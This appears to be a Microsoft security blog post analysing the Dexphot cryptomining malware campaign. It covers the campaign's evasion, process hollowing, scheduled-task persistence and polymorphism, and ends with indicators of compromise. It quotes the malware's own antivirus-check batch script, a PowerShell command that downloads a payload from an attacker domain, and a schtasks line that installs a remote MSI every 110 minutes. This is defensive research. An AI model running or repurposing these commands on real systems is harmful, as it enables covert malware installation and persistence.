Insights from one year of tracking a polymorphic threat


microsoft.com/security/blog/2019/11/26/insights-from-one-year-of-tracking-a-polymorphic-threat/

November 26, 2019

A little over a year ago, in October 2018, our polymorphic outbreak monitoring system detected a large surge in reports, indicating that a large-scale campaign was unfolding. We observed as the new threat attempted to deploy files that changed every 20-30 minutes on thousands of devices. We gave the threat the name “Dexphot,” based on certain characteristics of the malware code.


The Dexphot attack used a variety of sophisticated methods to evade security solutions. Layers of obfuscation, encryption, and the use of randomized file names hid the installation process. Dexphot then used fileless techniques to run malicious code directly in memory, leaving only a few traces that can be used for forensics. It hijacked legitimate system processes to disguise malicious activity. If not stopped, Dexphot ultimately ran a cryptocurrency miner on the device, with monitoring services and scheduled tasks triggering re-infection when defenders attempt to remove the malware.

In the months that followed, we closely tracked the threat and witnessed the attackers upgrade the malware, target new processes, and work around defensive measures:


October 2018
November 2018
December 2018
January 2019
February 2019
March 2019
Threat was identified
Another coin miner used (JCE Miner)
New targets for process hollowing:
- tracert.exe
- setup.exe (InstallShield)
Name pattern for scheduled tasks changed
Checks msmpeng.exe to avoid detection
Renames msiexec.exe for evasion
New target for process hollowing:
- nslookup.exe

While Microsoft Defender Advanced Threat Protection’s pre-execution detection engines blocked Dexphot in most cases, behavior-based machine learning models provided protection for cases where the threat slipped through. Given the threat’s persistence mechanisms, polymorphism, and use of fileless techniques, behavior-based detection was a critical component of the comprehensive protection against this malware and other threats that exhibit similar malicious behaviors.

Microsoft Defender ATP data shows the effectiveness of behavioral blocking and containment capabilities in stopping the Dexphot campaign. Over time, Dexphot-related malicious behavior reports dropped to a low hum, as the threat lost steam.




Our close monitoring of Dexphot helped us ensure that our customers were protected from the evolving threat. More importantly, one year’s worth of intelligence helped us gain insight not only into the goals and motivations of Dexphot’s authors, but of cybercriminals in general.

Complex attack chain

The early stages of a Dexphot infection involves numerous files and processes. During the execution stage, Dexphot writes five key files to disk:

1. An installer with two URLs
2. An MSI package file downloaded from one of the URLs
3. A password-protected ZIP archive
4. A loader DLL, which is extracted from the archive
5. An encrypted data file that holds three additional executables that are loaded into system processes via process hollowing

Except for the installer, the other processes that run during execution are legitimate system processes. This can make detection and remediation more difficult. These legitimate system processes include *msiexec.exe* (for installing MSI packages), *unzip.exe* (for extracting files from the password-protected ZIP archive), *rundll32.exe* (for loading the loader DLL), *schtasks.exe* (for scheduled tasks), *powershell.exe* (for forced updates). In later stages, Dexphot targets a few other system processes for process hollowing: *svchost.exe*, *tracert.exe*, and *setup.exe*.




Multiple layers of security evasion

Based on Microsoft Defender ATP signals, SoftwareBundler:Win32/ICLoader and its variants are primarily used to drop and run the Dexphot installer. The installer uses two URLs to download malicious payloads. These are the same two URLs that Dexphot use later to establish persistence, update the malware, and re-infect the device.

The installer downloads an MSI package from one of the two URLs, and then launches *msiexec.exe* to perform a silent install. This is the first of several instances of Dexphot employing living-off-the-land techniques, the use of legitimate system processes for nefarious purposes.

Dexphot's package often contains an obfuscated batch script. If the package contains this file, the script is the first thing that *msiexec.exe* runs when it begins the installation process. The said obfuscated script is designed to check for antivirus products. Dexphot halts the infection process immediately if an antivirus product is found running.

When we first began our research, the batch script only checked for antivirus products from Avast and AVG. Later, Windows Defender Antivirus was added to the checklist.



```
@ec%lXstBvxEpq%ho of%epp%f
s%he%et abv="c%qw%:\Pr%TymVagUahj%ogr%na%am%iq% Fil%oqj%es\A%oq%V%oqhgf%AST %iqhg%Soft%NJeEnGjBoFZmb%war%pqw%e\"
s%NJeEnGjBoFZmb%et ag="%ah%c%wh%:\P%ehgh%rog%hah%ram %wae%Fil%lXstBvxEpq%es\A%abte%V%weer%G"
if exi%hJwKxY%st %abv% (
ta%owg%skki%osq%ll /i%mil%m m%iqe%siex%TymVag
d%aoe%el "%~f0")
if exi%hrerewfg%st %ag% (
ta%NJeEnGjBoFZmb%skki%oqa%ll /i%TymVagUahj%m
d%TymVagUahj%el "%~f0")
tas%TymVagUahj%kli%lXstBvxEpq%st /fi "image%l                                       nul
if err%lXstBvxEpq%orlev%TymVagUahj%el 1 (
task%NJeEnGjBoFZmb%kill /im m%lXstBvxEpq%sie%
del "%~f0")
```

```
@echo off
set abv="c:\Program Files\AVAST Software\"
set ag="c:\Program Files\AVG"
if exist  (
taskkill /im msiexec.exe /F
del "%~f0")
if exist  (
taskkill /im msiexec.exe /F
del "%~f0")
tasklist /fi "imagename eq msmpeng.exe" |find ":" > nul
if errorlevel 1 (
taskkill /im msiexec.exe /F
del "%~f0")
```

If the process is not halted, Dexphot decompresses the password-protected ZIP archive from the MSI package. The password to this archive is within the MSI package. Along with the password, the malware's authors also include a clean version of *unzip.exe* so that they don't have to rely on the target system having a ZIP utility. The *unzip.exe* file in the package is usually named various things, such as *z.exe* or *ex.exe*, to avoid scrutiny.

The ZIP archive usually contains three files: the loader DLL, an encrypted data file (usually named *bin.dat*), and, often, one clean unrelated DLL, which is likely included to mislead detection.

Dexphot usually extracts the decompressed files to the target system's Favorites folder. The files are given new, random names, which are generated by concatenating words and numbers based on the time of execution (for example, *C:\Users\<user>\Favorites\\Res.Center.ponse\<numbers>*). The commands to generate the new names are also obfuscated, for example:

```
C:\Windows\system32\cmd.exe /c ""C:\Users\<user>\Favorites\\Res.Center.ponse\f.bat" "
"cmd" /c "cd "C:\Users\<user>\Favorites\\Res.Center.ponse\"&ex -o -P kjfhwefkjwehjkf analog.tv"
"cmd" /v:on /c "set Mule=rundll32&set asde=%time:~6,2%%time:~0,2%%time:~3,2%&mkDIR "C:\Users
\<user>\Favorites\\Res.Center.ponse\!asde!"&CD "C:\Users\<user>\Favorites\\Res.Center.ponse\!
asde!\"&move /y "C:\Users\<user>\Favorites\\Res.Center.ponse\*.*" "C:\Users\<user>\Favorites\
\Res.Center.ponse\!asde!"\&!Mule! urlmon.7z,Entry u"
```

Msiexec.exe next calls *rundll32.exe*, specifying loader DLL (*urlmon.7z* in the example above) in order to decrypt the data file. The decryption process involves ADD and XOR operations, using a key hardcoded in the binary.

The decrypted data contains three executables. Unlike the files described earlier, these executables are never written to the filesystem. Instead, they exist only in memory, and Dexphot runs them by loading them into other system processes via process hollowing.


Stealthy execution through fileless techniques

Process hollowing is a technique that can hide malware within a legitimate system process. It replaces the contents of the legitimate process with malicious code. Detecting malicious code hidden using this method is not trivial, so process hollowing has become a prevalent technique used by malware today.

This method has the additional benefit of being fileless: the code can be run without actually being saved on the file system. Not only is it harder to detect the malicious code while it's running, it's harder to find useful forensics after the process has stopped.


To initiate process hollowing, the loader DLL targets two legitimate system processes, for example svchost.exe or nslookup.exe, and spawns them in a suspended state. The loader DLL replaces the contents of these processes with the first and second decrypted executables. These executables are monitoring services for maintaining Dexphot's components. The now-malicious processes are released from suspension and run.

Next, the loader DLL targets the *setup.exe* file in SysWoW64. It removes *setup.exe*'s contents and replaces them with the third decrypted executable, a cryptocurrency miner. Although Dexphot always uses a cryptocurrency miner of some kind, it's not always the same miner. It used different programs like XMRig and JCE Miner over the course of our research.




Persistence through regularly scheduled malware updates

The two monitoring services simultaneously check the status of all three malicious processes. Having dual monitoring services provides redundancy in case one of the monitoring processes is halted. If any of the processes are terminated, the monitors immediately identify the situation, terminate all remaining malicious processes, and re-infect the device. This forced update/re-infection process is started by a PowerShell command similar to the one below:



```
powershell  -command "$cli = New-Object System.Net.WebClient; $cli.Headers['User-Agent'] =
'Windows Installer'; $cli.Headers['Accept-Encoding'] = 'gzip, deflate'; $f = 'C:\Users\<user>
\AppData\Local\dump007.dat'; $cli.DownloadFile('https://rese******809.info/jce.dat', $f)"
```

The monitoring components also detect freshly launched *cmd.exe* processes and terminate them promptly. As a final fail-safe, Dexphot uses *schtasks.exe* to create scheduled tasks, with the command below.



```
"C:\Windows\System32\schtasks.exe" /create /tn "{E8F0DAB2-AC20-4697-36A8-73F4845BB06C}" /tr
"'msiexec' /i https://refresh******510.info/3VO1qMIpm0p.ae8 /q" /sc minute /mo 110 /rl highest /f
```

This persistence technique is interesting, because it employs two distinct MITRE ATT&CK techniques: Scheduled Task and Signed Binary Proxy Execution.

The scheduled tasks call *msiexec.exe* as a proxy to run the malicious code, much like how *msiexec.exe* was used during installation. Using *msiexec.exe*, a legitimate system process, can make it harder to trace the source of malicious activity.

Furthermore, the tasks allow Dexphot to conveniently update the payload from the web every time the tasks run. They automatically update all of Dexphot's components, both upon system reboot as well as every 90 or 110 minutes while the system is running.

Dexphot also generates the names for the tasks at runtime, which means a simple block list of hardcoded task names will not be effective in preventing them from running. The names are usually in a GUID format, although after we released our first round of Dexphot-blocking protections, the threat authors began to use random strings.

The threat authors have one more evasion technique for these scheduled tasks: some Dexphot variants copy *msiexec.exe* to an arbitrary location and give it a random name, such as *%AppData%\<random>.exe*. This makes the system process running malicious code a literal moving target.

Polymorphism

Dexphot exhibits multiple layers of polymorphism across the binaries it distributes. For example, the MSI package used in the campaign contains different files, as shown in the table below. The MSI packages generally include a clean version of *unzip.exe*, a password-protected ZIP file, and a batch file that checks for currently installed antivirus products. However, the batch file is not always present, and the names of the ZIP files and Loader DLLs, as well as the password for extracting the ZIP file, all change from one package to the next.

In addition, the contents of each Loader DLL differs from package to package, as does the encrypted data included in the ZIP file. This leads to the generation of a different ZIP archive and, in turn, a unique MSI package, each time the attacker bundles the files together. Because of these carefully designed layers of polymorphism, a traditional file-based detection approach wouldn't be effective against Dexphot.

MSI package ID	MSI package contents	Password for ZIP file	Contents of encrypted ZIP			
Unzip.exe name	ZIP file name	Batch file name	Loader DLL file name	Encrypted data name		
MSI-1	ex.exe	webUI.r0_	f.bat	kjfhwehjkf	IECache.dll	bin.dat
MSI-2	ex.exe	analog.tv	f.bat	ZvDagW	kernel32.bin	bin.dat
MSI-3	z.exe	yandex.zip	f.bat	jeremy	SetupUi.dll	bin.dat
MSI-4	unzip.exe	ERDNT.LOC.zip		iso100	ERDNT.LOC	data.bin
MSI-5	pck.exe	mse.zip		kika	_steam.dll	bin.dat
MSI-6	z.exe	msi.zip		arima	ic64.dll	bin.dat
MSI-7	z.exe	mse.zip	f.bat	kika	_steam.dll	bin.dat
MSI-8	z.exe	mse.zip		kika	_steam.dll	bin.dat

MSI-9	z.exe	yandex.zip	f.bat	jeremy	SetupUi.dll	bin.dat
MSI-10	hf.exe	update.dat	f.bat	namr	x32Frame.dll	data.bin
MSI-11	z.exe	yandex.zip	f.bat	jeremy	SetupUi.dll	bin.dat
MSI-12	unzip.exe	PkgMgr.iso.zip		pack	PkgMgr.iso	data.bin
MSI-13	ex.exe	analog.tv	f.bat	kjfhwefkjwehjkf	urlmon.7z	bin.dat
MSI-14	ex.exe	icon.ico	f.bat	ZDADW	default.ocx	bin.dat
MSI-15	hf.exe	update.dat		namr	AvastFileRep.dll	data.bin
MSI-16	pck.exe	mse.zip	f.bat	kika	_steam.dll	bin.dat
MSI-17	z.exe	mse.zip	f.bat	joft	win2k.wim	bin.dat
MSI-18	ex.exe	plugin.cx	f.bat	ZDW	_setup.ini	bin.dat
MSI-19	hf.exe	update.dat		namr	AvastFileRep.dll	data.bin
MSI-20	ex.exe	installers.msu	f.bat	000cehjkf	MSE.Engine.dll	bin.dat
MSI-21	z.exe	msi.zip	f.bat	arima	ic64.dll	bin.dat
MSI-22	z.exe	archive00.x	f.bat	00Jmsjeh20	chrome_watcher.dll	bin.dat

A multitude of payload hosts

Besides tracking the files and processes that Dexphot uses to execute an attack, we have also been monitoring the domains used to host malicious payloads. The URLs used for hosting all follow a similar pattern. The domain address usually ends in a .info or .net TLD, while the file name for the actual payload consists of random characters, similar to the randomness previously seen being used to generate file names and scheduled tasks. Some examples from our research are shown in the table below.

Scheduled task name	Download URL
hboavboja	https://supe********709.info/xoslqzu.pdi
{C0B15B19-AB02-0A10-259B-1789B8BD78D6}	https://fa*****r.com/jz5jmdouv4js.uoe
ytiazuceqeif	https://supe********709.info/spkfuvjwadou.bbo
beoxlwayou	https://rb*****.info/xgvylniu.feo
{F1B4C720-5A8B-8E97-8949-696A113E8BA5}	https://emp*******winc.com/f85kr64p1s5k.naj
gxcxhbvlkie	https://gu*****me.net/ssitocdfsiu.pef
{BE7FFC87-6635-429F-9F2D-CD3FD0E6DA51}	https://sy*****.info/pasuuy/xqeilinooyesejou.oew

{0575F553-1277-FB0F-AF67-EB649EE04B39}	https://sumb*******on.info/gbzycb.kiz
gposiiobhkwz	https://gu*****me.net/uyuvmueie.hui
{EAABDEAC-2258-1340-6375-5D5C1B7CEA7F}	https://refr*******r711.info/3WIfUntot.1Mb
zsayuuec	https://gu*****me.net/dexaeuioiexpyva.dil
njibqhcq	https://supe********709.info/aodoweuvmnamugu.fux
{22D36F35-F5C2-29D3-1CF1-C51AC19564A4}	https://pr*****.info/ppaorpbafeualuwfx/hix.ayk
qeubpmnu	https://gu*****me.net/ddssaizauuaxvt.cup
adeuuelv	https://supe********709.info/tpneevqlqziee.okn
{0B44027E-7514-5EC6-CE79-26EB87434AEF}	https://sy*****.info/huauroxaxhlvyyhp/xho.eqx
{5A29AFD9-63FD-9F5E-F249-5EC1F2238023}	https://refr*******r711rb.info/s28ZXoDH4.78y
{C5C1D86D-44BB-8EAA-5CDC-26B37F92E411}	https://fa*****r.com/rbvelfbflyvf.rws


Many of the URLs listed were in use for an extended period. However, the MSI packages hosted at each URL are frequently changed or updated. In addition, every few days more domains are generated to host more payloads. After a few months of monitoring, we were able to identify around 200 unique Dexphot domains.

Conclusion: Dynamic, comprehensive protection against increasingly complex everyday threats

Dexphot is not the type of attack that generates mainstream media attention; it's one of the countless malware campaigns that are active at any given time. Its goal is a very common one in cybercriminal circles — to install a coin miner that silently steals computer resources and generates revenue for the attackers — yet Dexphot exemplifies the level of complexity and rate of evolution of even everyday threats, intent on evading protections and motivated to fly under the radar for the prospect of profit.

To combat threats, several next-generation protection engines in Microsoft Defender Advanced Threat Protection's antivirus component detect and stop malicious techniques at multiple points along the attack chain. For Dexphot, machine learning-based detections in the cloud recognize and block the DLLs loaded by *rundll32.exe*, stopping the attack chain in its early stages. Memory scans detect and terminate the loading of malicious code hidden by process hollowing — including the monitoring processes that attempt to update the malware code and re-infect the machine via PowerShell commands.

Behavioral blocking and containment capabilities are especially effective in defeating Dexphot's fileless techniques, detection evasion, and persistence mechanisms, including the periodic and boot-time attempts to update the malware via scheduled tasks. As mentioned, given the complexity of the attack chain and of Dexphot's persistence methods, we released a remediation solution that prevents re-infection by removing artifacts.



The detection, blocking, and remediation of Dexphot on endpoints are exposed in Microsoft Defender Security Center, where Microsoft Defender ATP's rich capabilities like endpoint detection and response, automated investigation and remediation, and others enable security operations teams to investigate and remediate attacks in enterprise environments. With these capabilities, Microsoft Defender ATP provides comprehensive protection against Dexphot and the countless other complex and evolving threats that we face every day.

Sample indicators of compromise (IoCs)

Installer (SHA-256):
72acaf9ff8a43c68416884a3fff3b23e749b4bb8fb39e16f9976643360ed391f

MSI files (SHA-256):
22beffb61cbdc2e0c3eefaf068b498b63a193b239500dab25d03790c467379e3
65eac7f9b67ff69cefed288f563b4d77917c94c410c6c6c4e4390db66305ca2a
ba9467e0d63ba65bf10650a3c8d36cd292b3f846983032a44a835e5966bc7e88

Loader DLLs (SHA-256):
537d7fe3b426827e40bbdd1d127ddb59effe1e9b3c160804df8922f92e0b366e
504cc403e0b83233f8d20c0c86b0611facc040b868964b4afbda3214a2c8e1c5
aa5c56fe01af091f07c56ac7cbd240948ea6482b6146e0d3848d450977dff152

Hazel Kim

Microsoft Defender ATP Research Team

Talk to us

Questions, concerns, or insights on this story? Join discussions at the Microsoft Defender ATP community.

Read all Microsoft security intelligence blog posts.

Follow us on Twitter **@MsftSecIntel**.